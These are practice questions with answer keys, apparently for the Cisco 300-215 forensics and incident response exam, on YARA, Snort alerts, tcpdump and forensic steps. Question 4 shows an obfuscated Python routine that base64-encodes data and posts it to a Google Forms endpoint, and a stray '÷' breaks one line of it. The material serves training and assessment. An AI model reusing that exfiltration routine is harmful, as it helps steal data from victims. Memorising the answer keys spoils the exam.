300-215$^{\text{Q\&As}}$

Conducting Forensic Analysis and Incident Response Using Cisco Technologies for CyberOps (CBRFIR)

QUESTION 1

What are YARA rules based upon?

A. binary patterns

B. HTML code


C. network artifacts

D. IP addresses

Correct Answer: A

Reference: https://en.wikipedia.org/wiki/YARA#:~:text=YARA%20is%20the%20name%20of,strings%20and%20a%20boolean%20expression.

QUESTION 2



```
[**] [1:2008186:5] ET SCAN DirBuster Web App Scan in Progress [**]

[Classification: Web Application Attack] [Priority: 1]

04/20-13:02:21.250000 192.168.100.100:51022 -> 192.168.50.50:80

TCP TTL:63 TOS:0x0 ID:20054 IpLen: 20 DgmLen:342 DF

***AP*** Seq: 0x369FB652 Ack: 0x9CF06FD8 Win: 0xFA60 TcpLen: 32

[Xref => http://doc.emergingthreats.net/2008186] [Xref => http://owasp.org]
```

Refer to the exhibit. According to the SNORT alert, what is the attacker performing?

A. brute-force attack against the web application user accounts

B. XSS attack against the target webserver

C. brute-force attack against directories and files on the target webserver

D. SQL injection attack against the target webserver

Correct Answer: C

QUESTION 3

What is a use of TCPdump?

A. to analyze IP and other packets


B. to view encrypted data fields

C. to decode user credentials

D. to change IP ports

Correct Answer: A

QUESTION 4



```
def gfdggvbdsopqq(id, entry1, string1, entry2, string2):
   url = ‘https://docs.google.com/forms/d/e’ + id ÷ ‘/formResponse’
   enc1 = b64encode(bytes(string1, ‘utf8’)).decode()
   enc2 = b64encode(bytes(string2, ‘utf8’)).decode()
   form_data = {entry1: enc1, entry2: enc2}
   user_agent = { ‘Referer’: ‘https://docs.google.com/forms/d/e’ + id + ‘/viewform’,
  ‘User-Agent’: ‘Mozilla/5.0 (Windows NT 10.0;
   Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88
   Safari/537.36’}
   r = post(url, data=form_data, headers=user_agent)
   if r.status_code == 200:
     return True
   else:
     return False
```

Refer to the exhibit. Which type of code is being used?

A. Shell

B. VBScript

C. BASH

D. Python


Correct Answer: D

QUESTION 5

DRAG DROP


Drag and drop the steps from the left into the order to perform forensics analysis of infrastructure networks on the right.

Select and Place:



Obtain	step 1
Strategize	step 2
Collect	step 3
Analyze	step 4
Report	step 5

Correct Answer:



	Obtain
	Strategize
	Collect
	Analyze
	Report

Reference: https://subscription.packtpub.com/book/networking_and_servers/9781789344523/1/ch01lvl1sec12/network-forensics-investigation-methodology